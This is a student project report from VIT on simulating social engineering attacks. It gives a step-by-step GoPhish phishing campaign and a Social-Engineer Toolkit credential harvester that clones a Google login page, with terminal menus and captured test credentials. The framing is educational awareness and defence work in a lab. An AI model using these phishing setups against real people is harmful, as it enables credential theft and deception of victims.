



VIT[®]

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

Social Engineering Simulation

Project Report

Name: Kevin Joshua Pereira

Reg. no: 20MIC0039

Name: P. Abhay

Reg. no: 20BCI0017

INTRODUCTION:

The "Social Engineering Simulation" project dives into the field of social engineering, exposing the methods and devices used to take advantage of psychological vulnerabilities and control people. The initiative intends to demonstrate how these tools are used in practical situations, highlighting the value of awareness and preventative steps.

Overview:

Explore the fundamentals and effects of social engineering, emphasising the dangers and repercussions it poses to people and organisations. Describe a variety of social engineering tactics, such as phishing emails, pretexting, impersonation, and social media profiling, that are used in social engineering assaults. Practical Exemplified: Showcase actual events to demonstrate how social engineering strategies are used, with a focus on emotional manipulation and taking advantage of people's weaknesses.

Purpose:

This initiative has two goals: first, it wants to inform people and organisations about the risk of social engineering assaults and raise awareness of their existence. The initiative attempts to empower people to recognise and defend themselves against such attacks by outlining the tools and strategies used by social engineers. Individuals and organisations can strengthen their defences, reduce risks, and protect sensitive information from unauthorised access and data breaches by being aware of the tactics used by social engineers.

LITERATURE SURVEY:

Existing Problem:

Social engineering poses significant challenges and threats in today's interconnected world. Several key problems associated with social engineering include:

1. Human Vulnerability: Social engineering exploits inherent human traits such as trust, curiosity, and the desire to help others.
2. Lack of Awareness: Many individuals and even organizations remain unaware of the methods and tactics used in social engineering attacks.
3. Psychological Manipulation: Social engineers leverage psychological techniques to manipulate emotions, create urgency, and establish credibility.

Proposed Solution:

1. Employee Awareness and Training: Implement comprehensive security awareness and training programs for employees. Educate them about common social engineering tactics, such as phishing, pretexting, and baiting. Teach them how to identify and report suspicious activities and encourage a culture of cyber security awareness.
2. Robust Authentication Mechanisms: Implement strong authentication methods, such as multi-factor authentication (MFA) or biometric authentication, to enhance the security of user accounts. This adds an extra layer of protection and makes it more difficult for attackers to gain unauthorized access.

3. Strict Access Controls and Permissions: Enforce the principle of least privilege by providing employees with only the necessary access and permissions required to perform their job duties. Regularly review and update access controls, revoke access for terminated employees promptly, and implement segregation of duties to minimize the risk of social engineering attacks.
4. Email Filtering and Spam Detection: Utilize robust email filtering and spam detection mechanisms to prevent malicious emails from reaching employee inboxes. Implement technologies that can identify and block phishing attempts, suspicious attachments, and links to malicious websites.
5. Incident Response and Reporting: Establish clear incident response procedures and reporting mechanisms to encourage employees to report any suspicious activities or potential social engineering attempts promptly. Responding quickly to incidents and investigating potential threats can help mitigate the impact of social engineering attacks and prevent further damage.

THEORITICAL ANALYSIS:

Block Diagram:




Figure 1: exploitation steps in a simple social engineering attack

Hardware/Software Designing:

Kali Linux along with various social engineering tools such as BEeF, Zphisher, SET , gophish.

EXPERIMENTAL INVESTIGATIONS:

GoPhish:

GoPhish is an open-source phishing simulation tool used for conducting controlled phishing campaigns to assess an organization's vulnerability to social engineering attacks. It allows you to create and send convincing phishing emails, track user interactions, and gather valuable data for security awareness and improvement.

Simulating a phishing attack using GoPhish:

- 1) Download and install GoPhish from the official GitHub repository.

<https://github.com/gophish/gophish/releases>

Contributors



mcaab and 29vivek

Assets

| | | |
|-----------------------------------|---------|--------------|
| gophish-v0.12.1-linux-32bit.zip | 31.4 MB | Sep 14, 2022 |
| gophish-v0.12.1-linux-64bit.zip | 31.8 MB | Sep 14, 2022 |
| gophish-v0.12.1-osx-64bit.zip | 33.2 MB | Sep 14, 2022 |
| gophish-v0.12.1-windows-64bit.zip | 32.1 MB | Sep 14, 2022 |
| Source code (zip) | | Sep 14, 2022 |
| Source code (tar.gz) | | Sep 14, 2022 |


20 2 3 15 36 people reacted

- 2) Run the GoPhish application, it gives us the ip address of the web ui and credentials to login.


```
C:\Users\ABHAY POTLUR\Do...
time="2023-06-19T13:36:56+05:30" level=warning msg="No contact address has been configured."
time="2023-06-19T13:36:56+05:30" level=warning msg="Please consider adding a contact_address entry in your config.json"
goose: no migrations to run, current version: 20220321133237
time="2023-06-19T13:36:56+05:30" level=info msg="Starting IMAP monitor manager"
time="2023-06-19T13:36:56+05:30" level=info msg="Starting phishing server at http://0.0.0.0:80"
time="2023-06-19T13:36:56+05:30" level=info msg="Starting admin server at https://127.0.0.1:3333"
time="2023-06-19T13:36:56+05:30" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2023-06-19T13:36:56+05:30" level=info msg="Starting new IMAP monitor for user admin"
2023/06/19 13:37:21 http: TLS handshake error from 127.0.0.1:52725: remote error: tls: unknown certificate
time="2023-06-19T13:37:21+05:30" level=info msg="127.0.0.1 - [19/Jun/2023:13:37:21 +0530] \"GET / HTTP/2.0\" 307 51 \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 Edg/114.0.1823.51\""
time="2023-06-19T13:37:21+05:30" level=info msg="127.0.0.1 - [19/Jun/2023:13:37:21 +0530] \"GET /login?next=%2F HTTP/2.0\" 200 1042 \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 Edg/114.0.1823.51\""
time="2023-06-19T13:37:21+05:30" level=info msg="127.0.0.1 - [19/Jun/2023:13:37:21 +0530] \"GET /images/logo_inv_small.png HTTP/2.0\" 200 1118 \"https://127.0.0.1:3333/login?next=%2F\" \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 Edg/114.0.1823.51\""
time="2023-06-19T13:37:21+05:30" level=info msg="127.0.0.1 - [19/Jun/2023:13:37:21 +0530] \"GET /images/logo_purple.png HTTP/2.0\" 200 4735 \"https://127.0.0.1:3333/login?next=%2F\" \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 Edg/114.0.1823.51\""
time="2023-06-19T13:37:21+05:30" level=info msg="127.0.0.1 - [19/Jun/2023:13:37:21 +0530] \"GET /css/dist/gophish.css HTTP/2.0\" 200 52514 \"https://127.0.0.1:3333/login?next=%2F\" \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 Edg/114.0.1823.51\""
time="2023-06-19T13:37:21+05:30" level=info msg="127.0.0.1 - [19/Jun/2023:13:37:21 +0530] \"GET /js/dist/vendor.min.js HTTP/2.0\" 200 324943 \"https://127.0.0.1:3333/login?next=%2F\" \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 Edg/114.0.1823.51\""
time="2023-06-19T13:37:21+05:30" level=info msg="127.0.0.1 - [19/Jun/2023:13:37:21 +0530] \"GET /images/favicon.ico HTTP/2.0\" 200 1150 \"https://127.0.0.1:3333/login?next=%2F\" \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 Edg/114.0.1823.51\"
**
```





- 3) Now to start off we need to create sending profile i.e the mail ID that we are going to use for commencing the attack. The password to be entered here must be the smtp app password.




- 4) Now create a landing page which is like a clone the site that you intend to deceive the victim with. For example, in the below the link takes them to Gmail login page and whatever data submitted/passwords entered will be captured and saved.



- 5) Import a previous mail, set a subject and set it as a template.




- 6) Create a new group and then add all the necessary details of all the people who are going to be targeted by the system and will receive these phishing emails.



- 7) Create a campaign and set timing for it launch the attack on the group created.

The screenshot shows the Gophish web interface for creating a new campaign. The left sidebar contains navigation links: Dashboard, Campaigns (selected), Users & Groups, Email Templates, Landing Pages, Sending Profiles, Account Settings, User Management (Admin), Webhooks (Admin), User Guide, and API Documentation. The main form area includes fields for Name, Alerts, Email Template, Landing Page, URL (set to http://192.168.1.1), Launch Date (June 19th 2023, 2:17 pm), Send Emails By (Optional), Sending Profile, and Groups. A 'Send Test Email' button is located next to the Sending Profile field. At the bottom, there are 'Close' and 'Launch Campaign' buttons.

- 8) Now after the launch of campaign the results of it can be seen on the dashboard and it describes about how many people have seen the mails clicked on the links and data captured.




- 9) Analyze the collected data and improve security measures for the websites and conduct security awareness training for the users.

Social-Engineer Toolkit (SET):

The Social Engineering Toolkit (SET) is an open-source penetration testing framework used for creating and deploying social engineering attacks. It provides a wide range of tools and techniques to simulate phishing, credential harvesting, and other social engineering techniques for security testing purposes. Here is a sample Social Engineering attack done using SET:

- 1) SET works on Kali Linux or MAC OS. So install is from github on platform.



```

The Social-Engineer Toolkit (SET)
Created by: TrustedSec (Malik)
Version: 0.0.1
Github: TrustedSec
Follow us on Twitter: @TrustedSec
Follow us on Twitter: @TrustedSec
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.


The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the Penetration Framework (PDF)
Visit https://github.com/trustedsec/pdf to update all your tools!

Would you like to check for new version of SET (it's your network url)?

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
```

- 2) One opening the tool it shows us the menu to perform Social Engineering attacks, Penetration Testing etc. As we are going to perform a social engineering attack we can choose 1



```

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 
```

- 3) Now I choose 2 as the attack we are going to do is a website attack vector. The following will appear:


```

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized Java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>

```

- 4) Now we are given a menu of attacks to choose from, that can be done on an website. Here the attack we are going to perform is “Credential Harvester Attack” so choose that.

```

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>

```

- 5) Now our main goal in this attack is to steal google account credentials of the target so we are going to use google login template for that, so we choose 1 now. Then it will ask us to enter the listening IP address which is same as our linux address so we give that here. This is the IP we are going to use for manipulating the user too.

```

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15

```

- 6) Before proceeding further we need to send a mail/message to the target and make sure a strong trap so that target will click on that link.
- 7) That link will be taking the target to 10.0.2.15, on which is going to look like google sign in page.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15

**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

    /etc/setoolkit/set.config


Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```



- 8) Now if the user tried to enter the credentials and login that data will be recorded and can be seen in the command prompt for us. The link is going to redirect to google.com for the target.

```

10.0.2.15 - - [19/Jun/2023 15:31:54] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDI
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=helloworld123@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=helloworld
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.0.2.15 - - [19/Jun/2023 15:32:17] "POST /ServiceLoginAuth HTTP/1.1" 302 -

```

